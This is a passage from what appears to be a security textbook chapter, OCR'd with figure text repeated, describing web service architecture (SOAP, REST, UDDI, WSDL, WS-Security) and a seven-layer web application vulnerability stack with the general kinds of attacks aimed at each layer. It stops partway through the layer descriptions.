


Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.

- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.
- **Asynchronous and synchronous support**: Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support**: Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.


- **RESTful web services**

  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security**: Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.



Vulnerability Stack

Custom Web Applications	Layer 7	Business Logic Flaws Technical Vulnerabilities
Third-party Components	Layer 6	Open Source / Commercial
Web Server	Layer 5	Apache / Microsoft IIS
Database	Layer 4	Oracle / MySQL / MS SQL
Operating System	Layer 3	Windows / Linux / macOS
Network	Layer 2	Router / Switch
Security	Layer 1	IPS / IDS

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.



Custom Web Applications
Layer 7
Business Logic Flaws
Technical Vulnerabilities
Third-party Components
Layer 6
Open Source / Commercial
Web Server
Layer 5
Apache
Apache / Microsoft IIS
Database
Layer 4
SQL Server
Oracle / MySQL / MS SQL
Operating System
Layer 3
Windows / Linux / macOS
Network
Layer 2
Router / Switch
Security
Layer 1
IPS / IDS

Figure 14.4: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**

